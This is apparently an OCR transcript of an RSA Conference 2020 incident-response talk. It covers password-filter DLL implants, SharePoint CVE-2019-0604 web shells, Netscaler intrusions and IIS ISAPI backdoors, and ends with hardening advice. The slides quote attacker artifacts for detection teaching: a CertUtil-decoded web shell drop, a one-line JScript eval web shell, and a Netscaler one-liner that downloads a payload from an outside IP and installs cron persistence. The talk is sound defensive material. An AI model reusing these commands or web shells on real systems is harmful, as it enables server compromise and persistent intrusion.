
Let me help you with that password reset…

- Compromise of Domain Admin credentials generally require a full enterprise password reset.
- What happens if only some passwords are reset?
- What happens when you don't fully scope an incident?

- What if attacker is able to record password changes?
- They can! Installed publicly available tool **"DLLPasswordFilterImplant"** during compromise
- Works on: Windows 7 - 10, DC's 2008 to 2016 Servers and publicly available


Let me help you with that password reset…

- The password filter works on both Windows Domain and Local Hosts



Let me help you with that password reset…

- Attackers assume they may be detected at some point, so they need a backup plan. Install DLLPasswordFilters on servers and workstations.
- Don’t access those hosts on first compromise as they are learning about your detection and response capabilities.



SharePoint (CVE-2019-0604)

- Impacted organizations across several sectors and regions

- Mandiant responded to a few intrusions
  - Simple eval() web shells (China Chopper)
  - SEASHARPEE web shells
  - Interactive post-exploitation activity using BEACON and followed by:
    - Mimikatz
    - ProcDump
    - KProcessHacker

Base64 Encoded Web Shell

1. cmd.exe /c echo PCVAIFBhA77***[TRIMMED]***WZlIik7JT4a > "C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\14\TEMPLATE\LAYOUTS\error_bak.txt”

2. CertUtil.exe -decode "C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\14\TEMPLATE\LAYOUTS\error_bak.txt" "C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\14\TEMPLATE\LAYOUTS\error_.aspx"

```
<%@ Page Language="Jscript"%><%eval(Request.Item["secret"],"unsafe");%>
```

RSAConference2020 APJ

A Virtual Learning Experience

Apply the Lessons

Rough Patching Netscaler

NOTE: Many appliances are built on a version of *NIX/BSD

Benefit we can detect and investigate using Linux tools! (as long as shell access available)

```
127.0.0.2 - - [12/Jan/2020:21:55:19 -0500] "POST
/vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1" 304 - "-" "curl/7.67.0"
```

Detect: Review HTTP logs show specific access to vulnerable file

```
pkill -9 netscalerd; rm /var/tmp/netscalerd; mkdir /tmp/.init; curl -k
hxxps://95.179.163[.]186/wp-content/uploads/2018/09/64d4c2d3ee56af4f4ca8171556d50faa -o
/tmp/.init/httpd; chmod 744 /tmp/.init/httpd; echo "* * * * *
/var/nstmp/.nscache/httpd" | crontab -; /tmp/.init/httpd &"
```

Detect: Review BASH script for key words, pkill, curl, that is out of ordinary for a Netscaler


```
Jan 12 21:57:00 <cron.info> foo.netscaler
/usr/sbin/cron[73531]:
(nobody) CMD (/var/nstmp/.nscache/httpd)
```

Detect: Persistence via CRON (scheduled tasks)

Create a script to look for these features and deploy across environment

***Mandiant developed scripts to allow detection and investigation available on Github**

Let me help you with that password reset…



ISAPI Filters - Remote Activated Timebomb

- Malicious Plug-ins for Microsoft IIS
- Web server with extensions
- ISAPI Filters, Native/Managed Modules
  - DLL used to enhance functionality
  - Process requests
- Used as a passive backdoor by targeted threat actors
- Detection:
  - Stacking extensions
  - Diffing configuration files

High Level Recommendations


- Apply the rule of “Can you track access (normal/suspect) on all data or systems that you deem sensitive” to increase visibility
- Log Monitoring standards shall be improved
  - Tiered Model where critical machines’ alerts are handled by the best resources and have low tolerance on invoking Incident Response
  - Hire experienced people to do monitoring
- Invest in a Threat Hunting Program
  - Analysis on data from all nodes combined to check for outliers (e.g. DLL loaded on one system only)
  - Analysis on legit remote access software for unauthorized use
  - Analysis on legit data backups (Box, Dropbox, OneDrive) for unauthorized use

Tactical Advice for Major Avenues

- Utilize Restricted Admin Mode for RDP connections
  - This will limit the in-memory exposure of administrative credentials on a destination endpoint accessed using the RDP
  - Group Policy
    - Computer Configuration > System > Credential Delegation > Restrict delegation of credentials to remote servers
    - Require Restrict Admin > set to Enabled
- Disable WDigest to avoid plaintext password exposure
- Enable command line logging to track parameters of for cmd, mshta, rundll32, powershell, cscript, wscript, psexec, etc.

Tactical Advice for Blocking Macros

- Block macros from running in Office files downloaded from the Internet



- Block program executions from the %LocalAppData% and %AppData% folder
- Force extensions commonly used by scripts to open up in Notepad rather than Windows Script Host or Internet Explorer

Advice Around 2FA

- Two-factor anything accessible from the internet
  - VPN, Citrix, OWA, O365
- Don’t use soft-certificates
  - Identified evidence of attacker stealing certs and using to access VPN
- Ensure your process takes into account stolen credentials
  - Attacker registering their phones to authenticate using 2FA!
- Review policies around 2FA by-pass codes and OTPs